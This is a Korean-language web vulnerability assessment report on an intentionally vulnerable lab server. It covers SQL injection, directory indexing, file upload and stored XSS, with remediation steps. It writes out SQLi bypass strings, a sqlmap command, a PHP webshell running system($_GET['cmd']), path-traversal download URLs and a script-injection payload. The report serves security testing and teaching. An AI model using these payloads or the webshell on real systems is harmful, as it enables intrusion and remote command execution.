2) 인증 우회 시도

- ID 또는 관련 파라미터에 다음과 같은 구문 입력
 - ' or '1'='1'#
 - ' or 1=1--
- 비밀번호는 공란/임의 값, 비밀번호를 몰라도 로그인 성공 여부 확인
- 결과, 로그인 성공함


ID 입력값에 'or'1'='1'# 입력(password는 임의값)	로그인 성공
 <p>If you are already registered please enter your login information below:</p> <p>Username: <input type="text" value="or'1'='1#"/></p> <p>Password: <input type="password" value="*****"/></p> <p>login</p> <p>You can also signup here. Signup disabled. Please use the username test and the password test.</p>	 <p>John Smith (test)</p> <p>On this page you can visualize or edit your user information.</p> <p>Name: <input type="text" value="John Smith"/></p> <p>Credit card number: <input type="text" value="1234-5678-2300-9000"/></p> <p>E-Mail: <input type="text" value="email@email.com"/></p> <p>Phone number: <input type="text" value="2323345"/></p> <p>Address: <input type="text" value="21 street"/></p> <p>update</p> <p>You have 0 items in your cart. You visualize you cart here.</p>

표 10 로그인 시도 및 성공 화면

■ 진단 방법

Step3: Blind SQL Injection

- 같은 파라미터에 아래 두 값을 각각 입력하여 테스트:
 - ' AND 1=1-- (참 조건)
 - ' AND 1=2-- (거짓 조건)
- 입력 값에 따라 다른 메시지 확인

정상 리스트 출력	오류/빈 화면
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1234' at line 1	Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near " AND pass=''" at line 1

11 ' AND 1=1 -- 과 ' AND 1=2-- 차이?

Step4: sqlmap 활용 (자동화 진단)

예시 명령 (Kali에서):

```
sqlmap -u "http://testphp.vulnweb.com/login.php" \
--data="uname=admin&pass=admin&login=login" \
-p uname -batch --dbs
```

의미:

- u: 타겟 URL
- data: POST 파라미터
- p uname: 인젝션 테스트 대상 파라미터
- dbs: DB 목록 조회

Step5: 영향 및 조치요약

- 위 수동·자동화 진단을 통해 인증 우회 및 DB 정보 조회가 실제로 가능함을 확인하고, 해당 유형의 SQL 인젝션 취약점이 운영 시스템에서 발견될 경우 요구되는 조치방안(Prepared Statement 적용, 입력값 검증, 애러 메시지 통제, WAF 를 적용 등) 도출 요구됨

-끝-

XS (상) [Web] Directory Indexing	
취약점 개요	
점검내용	<ul style="list-style-type: none"> ■ 웹 서버(Apache)에서 디렉터리 인덱싱(Directory Listing) 기능 활성화 여부 점검 ■ 웹 루트(/var/www/html) 및 하위 디렉터리(/admin, /tmp 등)에 대한 디렉터리 파일 리스트 노출 여부 점검
점검목적	<ul style="list-style-type: none"> ■ 디렉터리 인덱싱 취약점 제거를 통한 불필요한 파일·정보 노출 차단
보안위협	<ul style="list-style-type: none"> ■ 디렉터리 인덱싱 존재 시, 브라우저를 통해 특정 디렉터리 내 파일 리스트가 노출되어 웹서비스 구조/경로 정보 노출 및 데이터베이스 접속정보/설정파일/백업파일 등 민감정보의 유출가능성 ■ 디렉터리 구조·파일명·확장자 정보 노출로 후속 공격(파일 업로드 취약점, 웹쉘·백도어 설치 등) 용이
참고	<ul style="list-style-type: none"> ■ 주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드 - Web 보안, 디렉터리 인덱싱 항목 ■ 웹 모의해킹 교안 - Directory Indexing 개념, 공격 시나리오 및 조치방법
점검대상 및 판단기준	
점검 대상	<ul style="list-style-type: none"> ■ 본 프로젝트에서 구축한 Ubuntu 웹 서버(Apache) 192.168.234.133
판단기준	<p>양호 : 디렉터리 경로 접근 시 디렉터리 파일 리스트가 노출되지 않는 경우</p> <p>취약 : 디렉터리 경로 접근 시 디렉터리 파일 리스트가 브라우저에 노출되는 경우</p>
진단결과	취약 (Options Indexes 제거 및 재검증 완료)
점검 및 조치사례	
<p>■ 진단순서</p> <p>Step1. 웹 루트(/var/www/html) 및 admin, tmp 디렉터리 구조 확인 Step2. 브라우저를 이용한 /admin, /tmp, /file 등 자주 사용되는 디렉터리명에 대한 직접 접근 시도 Step3. /admin, /tmp 디렉터리 인덱싱 화면 및 노출 파일(config.txt, png 등) 확인 Step4. 노출 파일(config.txt, png 등)에 대한 직접 요청을 통한 민감정보 포함 여부 확인 Step5. Apache 설정파일(apache2.conf) 내 <Directory /var/www/> 블록의 Options Indexes 설정 여부 확인 Step6. Options Indexes 제거 후 Apache 재기동 및 /admin, /tmp 재접속을 통한 디렉터리 인덱싱 미노출 상태 재확인</p>	

■ 진단방법

Step1. 웹 루트 및 디렉터리 구조 확인

- /var/www/html 진입 후 ls -la 명령을 통해 admin, tmp 디렉터리 존재 여부 확인
- 기본 페이지(index.php, index.html 등) 존재 여부 확인

/var/www/html 디렉터리 구조 캡처 (그림 1)

```
root@web-svr:/var/www/html# ls -la
total 68
drwxr-xr-x 4 www-data www-data 4096 12월  2 09:03 .
drwxr-xr-x 3 root     root      4096 9월   1 14:56 ..
drwxr-xr-x 2 root     root      4096 12월  2 09:03 admin
-rw-r--r-- 1 www-data www-data    71 2월   21 2022 download.php
-rw-r--r-- 1 www-data www-data   804 2월   21 2022 file.php
-rw-r--r-- 1 www-data www-data 10566 11월  28 13:26 index.php
-rw-r--r-- 1 root     root      20 11월  27 19:49 info.php
-rw-r--r-- 1 www-data www-data 5592 11월  28 13:17 login.php
-rw-r--r-- 1 www-data www-data  154 11월  28 13:17 logout.php
drwxrwx-wx 2 www-data www-data 4096 11월  27 14:31 tmp
-rw-r--r-- 1 www-data www-data 7046 11월  28 13:26 view.php
-rw-r--r-- 1 www-data www-data 7518 11월  28 13:27 write.php
```

표 1

no	입력 변수	입력값 (payload)	목적	보안기준	실제결과
1	요청 URL 경로	/admin/	관리용 디렉터리(/admin) 존재 여부 및 디렉터리 인덱싱 노출 여부 확인	디렉터리 파일 리스트 미노출, 업로드 파일 직접 리스트 노출 금지	취약
2	요청 URL 경로	/tmp/	업로드·임시 디렉터리(/tmp)에 대한 디렉터리 인덱싱 노출 여부 확인	업로드 디렉터리 내 파일은 인증·권한을 통해 제한된 사용자에게만 제공, 내부 시스템 정보(ipconfig 결과 등) 직접 노출 금지	취약
3	요청 URL 경로	/tmp/<파일 명>.png	/tmp 인덱싱으로 식별된 업로드 이미지 파일 내용 및 내부 정보 노출 여부 확인	업로드 디렉터리 내 파일은 인증·권한을 통해 제한된 사용자에게만 제공, 내부 시스템 정보(ipconfig 결과 등) 직접 노출 금지	취약
4	요청 URL 경로	/file/	자주 사용되는 디렉터리명(/file)에 대한 존재 여부 확인 및 응답 코드 확인	존재하지 않는 디렉터리에 대해서는 404 Not Found 응답, 디렉터리 인덱싱 미노출	양호
5	요청 URL 경로	/admin/ (조치 후)	Apache 설정에서 Options Indexes 제거 적용 후, 디렉터리 인덱싱 미노출 여부 재확인	디렉터리 경로 직접 요청 시 디렉터리 파일 리스트 미노출, 403 Forbidden 또는 커스텀 에러 페이지 응답	양호
6	요청 URL 경로	/tmp/ (조치 후)	동일 정책이 업로드 디렉터리(/tmp)에도 적용되었는지 확인	위와 동일	양호

표 2 디렉터리 인덱싱용 테스트 케이스 표

■ 진단방법

STEP2. 후보 디렉터리에 대한 직접 접근 시도

- 브라우저에서 /admin/, /tmp/, /file/ 등 자주 사용되는 디렉터리명 요청
- 응답코드 및 화면 내용(인덱싱 여부, 404 여부) 확인




표 3 조회 및 접근 시도

STEP3. 디렉터리 인덱싱 화면에서 노출 파일 직접 열람

- /admin 인덱싱 화면에서 config.txt 선택, 내용 확인
- /tmp 인덱싱 화면에서 png 파일 선택, 내용 정보(ipconfig 결과 등) 확인




표 4 내부 파일 열람

■ 진단방법

STEP4. Apache 설정파일 내 Indexes 옵션 확인 및 변경

- /etc/apache2/apache2.conf 파일에서 <Directory /var/www/> 블록 확인
- Options Indexes FollowSymLinks 설정에서 Indexes 옵션 제거 또는 -Indexes 지정
※ 해당 옵션은 apache2의 기본 설정 값으로 세팅되어 있으므로 apache2 setup 시 제거 권고
- sudo systemctl restart apache2 명령으로 Apache 재기동

변경된 Apache 설정파일 화면 (그림 7)

```
<Directory /var/www/>
    Options FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>

#<Directory /srv/>
#    Options Indexes FollowSymLinks
#    AllowOverride None
#    Require all granted
#</Directory>
```

표 5 설정파일에서 Indexes 제거

■ 진단방법

STEP5. 조치 후 /admin, /tmp 재접속을 통한 재검증

- 동일 URL(/admin/, /tmp/) 요청
- 403 Forbidden 응답 및 디렉터리 파일 리스트 미노출 상태 확인



표 6 STEP4. 조치 후 하위목록 미노출

조치방안	<ul style="list-style-type: none"> ■ Apache 설정파일(/etc/apache2/apache2.conf) 및 가상호스트 설정에서 DocumentRoot 및 관련 <Directory> 블록의 Options 지시자에서 Indexes 옵션 제거 또는 -Indexes 설정 적용 ■ /var/www/html/admin, /var/www/html/tmp 등 관리·임시용 디렉터리에 설정 파일(config.txt), 백업 파일(.bak), 내부 정보가 포함된 이미지·문서 파일 최소화 및 웹 루트 외부 저장 정책 수립 ■ 심볼릭 링크(FollowSymLinks) 사용에 대해서는 서비스 요구사항을 고려하여 유지하되, 시스템 중요 경로로 연결된 심볼릭 링크 존재 여부 별도 점검 및 제거 권고 ■ 정기 취약점 점검 시 디렉터리 인덱싱 여부 및 노출 파일 목록을 반복적으로 확인하는 절차 반영
조치 시 영향	<ul style="list-style-type: none"> ■ 일반적인 정적/동적 웹 페이지 서비스에는 영향 없음 ■ 기존에 디렉터리 리스트를 웹 UI처럼 활용하던 운영 방식이 존재하는 경우, 해당 기능 비활성화에 따라 별도 파일 목록 페이지 구현 필요 ■ admin, tmp 디렉터리 내 파일에 대한 직접 URL 접근이 제한되므로, 관리자 페이지·파일 다운로드 기능은 별도 인증·권한 절차를 통하여도록 설계 필요

FU (상) [Web] FILE UPLOAD	
취약점 개요	
점검내용	<ul style="list-style-type: none"> ■ 웹 취약점 실습 게시판의 파일 업로드 기능을 이용한 Server Side Script(PHP) 파일 업로드 및 실행 가능 여부 점검 ■ 업로드된 파일에 대한 다운로드 스크립트(download.php) 동작 방식 및 파일 경로 노출 여부 점검
점검목적	<ul style="list-style-type: none"> ■ 업로드된 PHP 파일이 웹 서버 문서 루트 하위 디렉터리(/tmp)에 저장된 후, URL 직접 호출을 통해 실행되는지 여부 확인 ■ 파일 다운로드 스크립트가 업로드 파일 경로를 직접 파라미터로 전달받는 구조인지 여부 확인 및 이를 통한 Server Side Script 소스코드 유출 가능성 확인
보안위협	<ul style="list-style-type: none"> ■ 업로드된 PHP 파일이 /tmp 디렉터리에서 실행 가능한 상태로 저장되는 경우, 웹셸을 통한 원격 명령 실행(Remote Command Execution) 및 서버 권한 탈취 가능성 존재 ■ 경로 검증이 미흡한 경우, 업로드 파일 외에도 애플리케이션 설정 파일, DB 접속 정보 등 내부 중요 파일에 대한 임의 다운로드 취약점으로 확장될 가능성 존재
참고	<ul style="list-style-type: none"> ■ 주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드 - Web 보안, 파일 업로드 항목
점검대상 및 판단기준	
점검 대상	<ul style="list-style-type: none"> ■ Ubuntu 웹 서버(192.168.234.133)에서 운영 중인 웹 취약점 실습 게시판
판단기준	<p>양호 : 업로드되는 파일에 대해 서버 측에서 화이트리스트 기반 확장자 검증 및 MIME Type 검증을 수행하고, 파일 다운로드 기능이 파일 ID 기반 구조로 구현되어 있으며, 서버 내부 경로를 직접 파라미터로 받지 않는 상태</p> <p>취약 : Server Side Script 확장자가 제한 없이 업로드 가능하거나, 클라이언트 측 (JavaScript) 검증만 존재하여 우회 가능한 상태이면서 업로드된 PHP 파일이 /tmp 디렉터리에서 http://192.168.234.133/tmp/test.php 와 같이 직접 호출되어 실행되는 상태</p>
진단결과	취약 (웹셸 실행 및 소스코드 유출 가능 상태 확인)
점검 및 조치사례	
<p>■ 진단순서</p> <p>Step1. 파일 업로드 기능 존재 여부 및 정상 파일 업로드 확인 Step2. PHP(Server Side Script) 파일 업로드 가능 여부 확인 Step3. 웹셸(shell.php) 업로드 및 원격 명령 실행 가능 여부 확인 Step4. download.php 스크립트를 통한 업로드 파일 소스코드 유출 확인</p>	

■ 진단방법

Step1. 파일 업로드 기능 존재 여부 및 정상 파일 업로드 확인

- Kali 브라우저에서 <http://192.168.234.133> 접속 후 웹 취약점 실습 게시판 접속
- “파일 선택”, “찾아보기…” 버튼 등 업로드 기능 존재 여부 확인
- 임의의 test.jpg 이미지 파일을 첨부하여 게시글 등록
 - 게시글 상세 화면에서 첨부파일 test.jpg 링크 정상 표시 여부 확인

test.jpg 이미지 파일을 첨부 (그림 1)	게시판에 첨부 목록 확인 (그림 2)	해당 글 첨부파일 확인 (그림 3)

표 1 일반 이미지 파일 업로드

Step2. PHP 테스트 파일(test.php) 업로드 및 실행 가능 여부 확인

- Kali 환경에서 PHP 테스트 파일 생성 (~fileupload-test/test.php)
 - nano 에디터에서 다음 내용 작성 후 저장


```
<?php phpinfo(); ?>
```
 - ls 명령으로 test.php 파일 존재 확인
- 게시판 새 글 쓰기 화면에서 제목, 내용 입력 후 첨부파일로 test.php 선택
- 게시글 등록 후 상세 화면에서 첨부파일 test.php 링크 표시 확인



test.jpg 이미지 파일을 첨부 (그림 4)	ls로 test.php 확인 (그림 5)	test.php 업로드 (그림 6)

표 2 Server Side Script(PHP) 파일 업로드

■ 진단방법

Step2-2. 업로드된 PHP 테스트 파일 실행 가능 여부 확인

- test.php 링크에 마우스 포인터 오버 시, 다음 형식의 URL 표시 확인
 - http://192.168.234.133/download.php?file=../../../../tmp/test.php
- 상기 URL을 기반으로 업로드 파일 저장 경로를 /tmp/test.php 로 추정
- 브라우저 주소창에 http://192.168.234.133/tmp/test.php 입력 후 접속
 - PHP 정보 화면(PHPinfo) 출력 확인

test.php 마우스 오버 시 경로 확인가능 (그림 7)	/tmp/test.php 접속 시도 시 phpinfo 출력 (그림 8)
	

☞ 3 test.php 경로 접속

■ 진단방법

Step3. 웹셀(shell.php) 업로드 및 원격 명령 실행 확인

- Kali 환경에서 PoC용 웹셀 파일(shell.php) 생성 (/fileupload-test/)
- 웹셀 코드에 cmd 파라미터를 받아 system(\$_GET['cmd'])로 실행하도록 구성
- 게시판 새 글 쓰기 화면에서 제목 file uploading shell php, 내용 입력 후 첨부파일 shell.php 선택
- 게시글 등록 후 상세 화면에서 첨부파일 shell.php 링크 표시 확인
- shell.php 링크에 마우스 오버 시,
 - http://192.168.234.133/download.php?file=../tmp/shell.php
형식의 URL 표시 확인 → /tmp/shell.php 위치에 웹셀 저장 상태 추정
- 브라우저 주소창에 http://192.168.234.133/tmp/shell.php 입력 시
 - “Enter a Command:” 입력 폼과 Submit Query 버튼이 표시되는 웹셀 화면 출력 확인
- http://192.168.234.133/tmp/shell.php?cmd=whoami 주소로 접속 시
 - 화면에 www-data 문자열이 출력되는 동작 확인

※ 업로드된 웹셀을 통해 웹 서버 프로세스 계정(www-data) 권한으로 원격 명령 실행(Remote Command Execution)이 가능한 상태 확인




shell.php 코드 작성 화면 (그림 9)	shell.php 파일 존재 확인 (그림 10)
	
/tmp/shell.php 호출화면 (그림 11)	/tmp/shell.php whoami 실행 결과 (그림 12)
	

표 4 웹셀(shell.php) 업로드 및 원격 명령 실행

■ 진단방법

Step4. download.php 스크립트를 통한 소스코드 유출 확인

- 게시글 상세 화면에서 shell.php 링크 클릭 시,
 - 브라우저가 download.php?file=../../../../tmp/shell.php 요청을 수행하면서 download.php 또는 download(1).php 파일을 다운로드하는 동작 확인
- Kali에서 다운로드 폴더(~/Downloads) 내 download.php 파일을 에디터로 오픈
 - 파일 내부에 업로드한 웹쉘(shell.php)과 동일한 PHP 코드가 그대로 포함되어 있는 상태 확인

* 파일 다운로드 스크립트를 통해 업로드된 Server Side Script 소스코드가 외부로 그대로 유출되는 구조 확인



download.php?file=../../../../tmp/shell.php 요청 (그림 13)	download.php 파일 내용 (그림 14)
 <p>The terminal shows the download of shell.php from the server. The file was completed at 260 bytes.</p>	 <p>The terminal displays the source code of the download.php file, which contains a simple web shell script.</p> <pre> 1 <?php 2 3 /** 4 * PoC: a simple webshell 5 * Author: Bongman Choi 6 */ 7 8 echo "Enter a Command:
"; 9 echo "<form action=></form>"; 10 echo "<input type=text name=cnd>"; 11 echo "<input type=submit>"; 12 echo "</form>"; 13 14 if (isset(\$_GET['cmd'])) { 15 system(\$_GET['cmd']); 16 } 17 18 > 19 </pre>

표 5 소스코드 유출

조치방안	<ul style="list-style-type: none"> ■ 업로드 파일을 /var/www/html/upload 등 별도 디렉토리에 저장하고, Apache <Directory>, <FilesMatch> 설정을 통해 해당 디렉토리에서 PHP 등 Server Side Script 실행을 차단함. ■ 파일 업로드 시 이미지·문서 등 허용 확장자·MIME Type만 허용하고 .php 계열 확장자는 차단하며, download.php?id=<파일ID> 형태의 ID 기반 구조로 개선하여 내부 경로 노출 및 임의 파일 다운로드 가능성을 제거함. ■ 업로드 시 난수 기반 파일명으로 저장하고, 원본 파일명·사용자·시각 등 메타데이터와 업로드/다운로드 로그를 DB에 기록하여 PHP 파일 반복 업로드·비정상 다운로드 등의 이상 행위를 모니터링함.
	<ul style="list-style-type: none"> ■ Server Side Script 업로드 차단 및 실행 제한 설정 적용 시, PHP 파일 업로드·실행을 전제로 동작하던 기능이 있을 경우 기능 개선 또는 대체 방안 마련이 필요하며, 관련 부서와의 사전 협의가 요구됨.
	<ul style="list-style-type: none"> ■ 업로드 허용 확장자 제한, 파일명 난수화, 로그 보관 정책 강화 등으로 인해 일부 사용자(또는 부서)의 업무 방식 및 저장소 용량 계획에 영향이 발생할 수 있어, 적용 전·후 영향 분석 및 운영 정책 정비가 필요함.

XS (상) [Web] Cross-Site Scripting (XSS)	
취약점 개요	
점검내용	<ul style="list-style-type: none"> ■ 웹 취약점 실습 게시판 내 크로스사이트 스크립팅(XSS) 취약점 존재 여부 점검 ■ 게시글 작성/조회 기능에서 Stored XSS(저장형) 공격 시나리오가 재현되는지 여부 점검 ■ 해당 시) 검색·URL 파라미터 등에서 Reflected XSS 발생 가능성 확인
점검목적	<ul style="list-style-type: none"> ■ 웹 애플리케이션에서 사용자 입력 값을 적절히 검증·필터링 및 인코딩하여, 악의적인 스크립트(Javascript 등)가 게시판·URL 등을 통해 실행되지 않도록 하기 위함
보안위협	<ul style="list-style-type: none"> ■ 게시판, URL 등에서 사용자 입력 값에 대한 필터링이 미흡한 경우, 공격자가 <script>, 이벤트 핸들러(click, onerror 등) 등을 이용하여 악의적인 스크립트를 삽입함으로써, 게시글을 열람하는 사용자의 쿠키(세션) 탈취 및 권한 도용 가능성 존재 ■ 관리자 계정이 해당 게시글을 열람할 경우, 관리자 권한 탈취 등 더 큰 피해로 확대될 수 있음
참고	<ul style="list-style-type: none"> ■ 「주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세가이드 <ul style="list-style-type: none"> - Web XS(상) 11. 크로스사이트 스크립팅」
점검대상 및 판단기준	
점검 대상	<ul style="list-style-type: none"> ■ Ubuntu 웹 서버(192.168.234.133)에서 운영 중인 웹 취약점 실습 게시판 ■ 사전조건 : user1 계정으로 로그인 후 게시판 글쓰기/조회 기능 접근
판단기준	<p>양호 :</p> <ul style="list-style-type: none"> ■ 게시판·검색·URL 등 사용자 입력 값에 대해 서버 측에서 검증 및 필터링을 수행하며, <, >, ", ', & 등 특수문자를 HTML 인코딩하여 그대로 실행되지 않도록 처리된 상태 ■ HTML을 허용해야 하는 경우에도 허용 태그(whitelist)를 제한적으로 정의하고, 제목·본문·댓글·검색어 등 모든 입력 값에 동일한 필터링 로직 적용 <p>취약 :</p> <ul style="list-style-type: none"> ■ 게시글 제목·내용 등에 <script>alert('xss')</script> 등 스크립트를 입력할 경우, 저장 후 게시글 열람 시 해당 스크립트가 그대로 실행되는 상태(Stored XSS) ■ 검색어나 URL 파라미터에 입력한 스크립트가 응답 페이지에 그대로 반영되어 브라우저에서 실행되는 상태(Reflected XSS) ■ 필터링 우회를 위해 URL 인코딩(%3Cscript%3E 등) 또는 과 같은 대체 표현을 사용하더라도 차단되지 않고 실행되는 상태
진단결과	취약
점검 및 조치 사례	
<p>■ 진단순서</p> <p>Step 1. XSS 취약 가능 페이지 식별</p> <ul style="list-style-type: none"> - 로그인 후 게시판, 검색, 회원정보 변경 등 사용자 입력 값이 화면에 출력되는 페이지 식별 <p>Step 2. Stored XSS(게시글 기반) 취약 여부 점검</p> <ul style="list-style-type: none"> - 게시판 글쓰기/조회 기능에 스크립트 입력 후 실행 여부 점검 <p>Step 3. Reflected XSS(검색/URL 기반) 취약 여부 점검</p> <ul style="list-style-type: none"> - 검색어·URL 파라미터에 스크립트 입력 후 응답 페이지에서 실행 여부 점검 <p>Step 4. 필터링·인코딩 및 우회 시도 점검</p> <ul style="list-style-type: none"> - , URL 인코딩 등 다양한 페이로드에 대한 차단·인코딩 여부 점검 	

■ 진단방법

Step1. XSS 취약 가능 페이지 식별

- Kali 브라우저에서 <http://192.168.234.133/login.php> 접속
- user1 계정으로 로그인 수행
- 상단 메뉴에서 웹 취약점 실습 게시판으로 진입
- 게시글 목록/상세, 새 글 쓰기, (있다면) 검색 기능을 확인하여 사용자 입력 값이 다시 화면에 출력되는 위치 식별

XSS 점검 대상 웹 취약점 실습 게시판 메인 화면 (그림 1)

The screenshot shows a dark-themed web application interface. At the top, there's a header with the title "웹 취약점 실습 게시판" and a sub-header "LAB · Vulnerable by Design". It also displays "현재 DB: sample · 대상 테이블: board / users" and "현재 로그인 계정: user1". There are "Logout" and "새 글 쓰기" buttons.

The main content area is a table titled "게시글 목록" with a sub-header "SQL Injection 대상 테이블: board". The table has columns: 번호 (번호), 제목 (제목), 작성자 (작성자), and 작성일 (작성일). It lists five posts:

번호	제목	작성자	작성일
5	file uploading shell php	user1	2025-12-02
4	file uploading php	user1	2025-12-02
3	file uploading test.jpg	user1	2025-12-02
2	user1 test	user1	2025-11-28
1	test01	admin	2025-11-27

At the bottom of the page, there's a note: "※ 이 페이지는 교육·연구 목적인 실습 환경으로, 일부 기능에는 SQL Injection / File Upload / Web Shell / XSS / CSRF 취약점이 의도적으로 포함되어 있습니다."

표 1 게시판 화면

■ 진단방법

Step2. Stored XSS - 게시글 본문 기반 취약점 점검

- 게시판에서 새 글 쓰기 버튼 클릭
- 다음과 같이 입력
제목 : stored XSS test
내용:

```
<script>alert(1)</script>
```
- 첨부파일은 없음으로 두고 저장하기 클릭
- 게시글 목록 화면에서 방금 작성한 stored XSS test 제목 클릭
- 클릭과 동시에 브라우저에서 alert(1) 팝업 발생 여부 확인
- 팝업을 닫은 후 게시글 상세보기 화면에서 내용 칸이 비어 있는지 확인

